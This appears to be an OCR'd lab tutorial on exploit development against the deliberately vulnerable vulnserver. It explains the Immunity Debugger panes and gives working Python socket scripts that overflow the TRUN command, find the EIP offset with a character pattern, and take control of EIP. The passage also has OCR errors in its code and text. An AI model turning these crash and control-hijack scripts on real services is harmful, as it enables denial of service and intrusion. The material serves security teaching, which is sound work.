


Current Instruction in the lower left: this shows exactly which instruction the process is executing right now. Immunity has automatically assigned a breakpoint at the start of the process and right now, its execution has paused there.




Registers in the upper right: The most important items here are:


- **EIP**: the Extended Instruction Pointer is the address of the next instruction to be processed.
- **ESP**: the Extended Stack Pointer is the top of the stack
- **EBP**: the Extended Base Pointer is the bottom of the stack




Assembly Code in the upper left: This is the most difficult part of the window to understand. It shows the processor instructions one at a time in "Assembly Language", with instructions like MOV and CMP. Assembly language is difficult to learn, but you do not need to learn much of it to develop simple exploits. Do not struggle much with this pane at first.



Hex Dump at the lower left: this shows a region of memory in hexadecimal on the left and in ASCII on the right. For simple exploit development, we will use this pane to look at targeted memory regions, usually easily labelled with ASCII text.




Stack in the lower right. This shows the contents of the Stack, but it is presented in a way that is not very helpful for us right now. For this project, disregard this pane.



Attacking With the Debugger

On your Windows desktop, in the Immunity Debugger window, at the top left, click the magenta Run Button, as shown below. This runs the Vulnerable Server inside the debugger, so we can attack it. The Status at the lower right changes to "Running"




Now observe a crash in the Debugger.

- from kali, run your fuzz program again:
  ./vs-fuzz1
- Enter a length of attack of 2000 and press Enter

```
vader@kali-linux-vm:~# ./vs-fuzz1
Length of attack:2000
Welcome to Vulnerable Server! Enter HELP for help.

('Sending attack length ', 2000, 'to TRUN .')
```

The server should not respond as it has crashed again. Look at your Debugger on Windows. In the Current Instruction in the lower left, you see "Access violation when writing to [41414141] ".41" is the hexadecimal code for the 'A' character. This means that the 'A' characters you sent were misinterpreted by the server as a memory address. Addresses are 32 bits long, which is 4

ytes, and 'A' is 41 in hexadecimal, so the address became 41414141.




Restart your vulnerable server and immunity by following these steps. Take note of these steps and you will have to repeat them several times moving forward.

- Close Immunity.
- Double-click vulnserver to restart it.
- On your Windows desktop, right-click "Immunity Debugger" and click "Run as Administrator". In Immunity, click File, Attach.
- Click vulnserver and click Attach.
- Click the "Run" button.
- Verify that the status in the lower right corner is "Running".
- With the server back up and running and attached to the debugger: Run the fuzz program again, this time with an attack of 3000.

```
vader@kali-linux-vm:~# ./vs-fuzz1
Length of attack:3000
Welcome to Vulnerable Server! Enter HELP for help.

('Sending attack length ', 3000, 'to TRUN .')
```

The server crashed again, but this time the debugger shows a Current Status of "Access violation when executing [41414141]. This is a classic example of a buffer overflow exploit. The injected characters were placed into the EIP (Extended Instruction Pointer), so they become the address of the next instruction to be executed. Since 41414141 is not a valid address, the program crashes. Immunity pauses so you can see what is happening.



Discovering the EIP location

Now we know we can place characters into the EIP with a buffer overflow exploit, we need to figure out exactly how many characters it takes to fill that location. In our previous attacks, we used all ‘A’s, which was simple to start, but now we must use a non-repeating pattern of characters to determine this


- Start by creating a new script called vs-eip0 using nano and write the following code:

```
GNU nano 7.2
#!/usr/bin/python2.7

chars = ' '
for i in range(0x30, 0x35):
        for j in range(0x30, 0X3A):
                for k in range(0x30, 0x3A):
                        chars += chr(i) + chr(i) + chr(k) + 'A'
print (chars)
```

- Make this script executable:

Chmod a+x vs-eip0

- Run this script and output look like this:



Adding spaces for clarity, the pattern is like this:

000A 001A 002A 003A 004A

….

250A 251S 252A 253A 254A

….

495A 496A 497A 498A 499A

There are 500 group of 4 characters, from 000A to 499A, for a total of 2000 bytes


Now we can modify our fuzz code to add this pattern to the output


- Create a new script with nano called vs-eip1 with the following code:


```
 GNU nano 7.2
#!/usr/bin/python2.7
import socket
server = '192.168.2.6'
sport = 9999

prefix = 'A' * 1000
chars = ' '
for i in range(0x30, 0x35):
        for j in range(0x30, 0x3A):
                for k in range(0x30, 0x3A):
                        chars += chr(i) + chr(j) + chr(k) + 'A'
attack = prefix + chars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server,sport))
print s.recv(1024)
print "Sending attack to TRUN . with length", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Notice this code is similar to our fuzz application, except instead of adding an input, we are starting with 1000 A's and then using our pattern of characters for the attack. (We start with 1000 A's because we determined earlier that 1000 characters did not crash the application + 2000 chars from our pattern = 3000)

- make this script executable
- restart the vulnserver and immunity(Make sure to click RUN as we did earlier) Run this script







In the Current Instruction in the lower left, you see the Access Violation address is 35324131. If we convert that to HEX, we get the characters:

Hex Character

--- ---------


35 5

32 2

41 A

31 1

The characters are '5241'. However, Intel processor are "Little Endian", the addresses are inserted in reverse order. The actual characters that were placed into the EIP were '1A25'. That is this portion of the input string:



The pattern '1A25' occurs after 251 four-byte fields + 2 more bytes, or 251 x 4 + 2 = 1004 + 2 = 1006 bytes. Our attack used 1000 'A' characters before the nonrepeating pattern, so the EIP contains the four bytes after the first 2006 bytes in the attack.

Now we can write a program that exactly hits the EIP


- create a new script called vs-eip2 with the following code:


```
  GNU nano 7.2
#!/usr/bin/python2.7

import socket

server = '192.168.2.6'
sport = 9999

prefix = 'A' * 2006
eip = 'BCDE'
padding = 'F' * (3000 - 2006 - 4)
attack = prefix + eip + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print (s.recv(1024))
print ("Sending attack to TRUN . with length", len(attack))
s.send(str('TRUN .' + attack + '\r\n').encode())
print (s.recv(1024))
s.send(str('EXIT\r\n').encode())
print (s.recv(1024))
s.close()
```

This attack starts with 2006 'A' characters (we know that's where the EIP begins), then sends the bytes 'BCDE' to the EIP and pads the rest of the input with 'F' characters to send 3000 total characters to crash the application

- Make this script executable.
- Restart the vulnserver and Immunity. (Make sure to click Run as we did earlier) Run the script.

The current instruction after the crash shows "Access violation when executing 45444342, which is HEX for BCDE. This was a success.





Examining Memory at ESP


If you recall, the ESP or Extended Stack Pointer is the top of the memory stack for the application. Let us see what characters ended up there.

